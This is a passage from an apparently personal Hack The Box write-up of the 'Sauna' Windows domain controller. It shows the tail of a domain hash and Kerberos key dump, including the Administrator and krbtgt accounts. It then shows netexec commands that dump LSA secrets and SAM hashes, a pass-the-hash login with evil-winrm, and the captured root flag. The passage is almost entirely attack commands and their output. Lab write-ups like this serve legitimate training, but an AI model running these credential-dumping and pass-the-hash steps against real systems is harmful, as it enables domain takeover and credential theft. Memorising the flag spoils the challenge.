EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1
beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9
b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:a7c7504c55ec90437cd94bc26366bad5:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec
783b015d623fc657
Administrator:aes128-cts-hmac-sha1-96:a9f3769c592a8a231c3c972c4050be4e
Administrator:des-cbc-md5:fb8f321c64cea87f
krbtgt:aes256-cts-hmac-sha1-96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f3012fe0921
585519f24
krbtgt:aes128-cts-hmac-sha1-96:c824894df4c4c621394c079b42032fa9
krbtgt:des-cbc-md5:c170d5dc3edfc1d9
EGOTISTICAL-BANK.LOCAL\HSmith:aes256-cts-hmac-sha1-96:5875ff00ac5e82869de5143417dc51e2
a7acefae665f50ed840a112f15963324
EGOTISTICAL-BANK.LOCAL\HSmith:aes128-cts-hmac-sha1-96:909929b037d273e6a8828c362faa59e9
EGOTISTICAL-BANK.LOCAL\HSmith:des-cbc-md5:1c73b99168d3f8c7
EGOTISTICAL-BANK.LOCAL\FSmith:aes256-cts-hmac-sha1-96:8bb69cf20ac8e4dddb4b8065d6d622ec
805848922026586878422af67ebd61e2
EGOTISTICAL-BANK.LOCAL\FSmith:aes128-cts-hmac-sha1-96:6c6b07440ed43f8d15e671846d5b843b
EGOTISTICAL-BANK.LOCAL\FSmith:des-cbc-md5:b50e02ab0d85f76b
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes256-cts-hmac-sha1-96:6f7fd4e71acd990a534bf98df1c
b8be43cb476b00a8b4495e2538cff2efaacba
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes128-cts-hmac-sha1-96:8ea32a31a1e22cb272870d79ca6
d972c
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:des-cbc-md5:2a896d16c28cf4a2
SAUNA$:aes256-cts-hmac-sha1-96:c02df349555c67c7a8791a3994cbe5ea41ff06bebd836417a74ceb2
2a1b3867e
SAUNA$:aes128-cts-hmac-sha1-96:7bb920e49cc3726b6c26b39f65298348
SAUNA$:des-cbc-md5:e961805edfc2d645
```

Just to play around I dumped lsa secrets as well as the SAM database

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ netexec smb 10.10.10.175 -u Administrator -H '823452073d75b9d1cf70ebdf86c7f98e' --lsa
SMB         10.10.10.175    445    SAUNA            [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
SMB         10.10.10.175    445    SAUNA            [+] EGOTISTICAL-BANK.LOCAL\Administrator:823452073d75b9d1cf70ebdf86c7f98e (Pwn3d!)
SMB         10.10.10.175    445    SAUNA            [+] Dumping LSA secrets
SMB         10.10.10.175    445    SAUNA            EGOTISTICALBANK\SAUNA$:aes256-cts-hmac-sha1-96:c02df349555c67c7a8791a3994cbe5ea41ff06bebd836417a74ceb22a1b3867e
SMB         10.10.10.175    445    SAUNA            EGOTISTICALBANK\SAUNA$:aes128-cts-hmac-sha1-96:7bb920e49cc3726b6c26b39f65298348
SMB         10.10.10.175    445    SAUNA            EGOTISTICALBANK\SAUNA$:des-cbc-md5:e01015137a439285
SMB         10.10.10.175    445    SAUNA            EGOTISTICALBANK\SAUNA$:plain_password_hex:942858084ea1242e5eab2b16d8a17f9f2f8b8e8e07e7fce41f514a5c6a9372ffdc70c6bfc5841681299f82478aa
1c1c87d35e4692f24f4c3479892ba0a2e9c5f38488fe203d91547e4477f996ff649280b77247a5d95d209657854bceeb9f81b4858d6cfcc9fbfa95da7edeb97785fb8ed0ca5a3a3b0701b2eca2e7860eccd663d7ce6f2d22f9a39d695
f2d6ebf2cf3ad9f47dc14f5289c547c96dee9101a8739dd7eb96310bd93467ffd875598d06c5d09aacb08d4dafcd08796d116899daf7f05c081306ebfe2241e814496eea2fea2d0e99f81aceeb6c99b4ee917542a460a50f2aea8c2d8
e00a2f29575e9a2d18c
SMB         10.10.10.175    445    SAUNA            EGOTISTICALBANK\SAUNA$:aad3b435b51404eeaad3b435b51404ee:a7c7504c55ec90437cd94bc26366bad5:::
SMB         10.10.10.175    445    SAUNA            dpapi_machinekey:0x2460a9de840f81ad5f31efc8b864e55672bd8c44
dpapi_userkey:0x466a52963a9bc1175c7b9109f3cae6bf1b46989e
SMB         10.10.10.175    445    SAUNA            NL$KM:872b1b92a2f4cc90dffff7a1a45061c34a116bb6893dcda0e04d4061a27f79689ccfbd0c8bf296b97442a053f409320a8f860e5f5abded1a840f660ea152bc7
b
```

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ netexec smb 10.10.10.175 -u Administrator -H '823452073d75b9d1cf70ebdf86c7f98e' --sam
SMB         10.10.10.175    445    SAUNA            [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
SMB         10.10.10.175    445    SAUNA            [+] EGOTISTICAL-BANK.LOCAL\Administrator:823452073d75b9d1cf70ebdf86c7f98e (Pwn3d!)
SMB         10.10.10.175    445    SAUNA            [*] Dumping SAM hashes
SMB         10.10.10.175    445    SAUNA            Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
SMB         10.10.10.175    445    SAUNA            Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.10.10.175    445    SAUNA            DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Now I can do a passthehash with the Administrator password.

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ evil-winrm -i 10.10.10.175  -u Administrator -H '823452073d75b9d1cf70ebdf86c7f98e'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

```
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        11/3/2024   3:59 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
5db2445747c2c6f178483e9797572114
```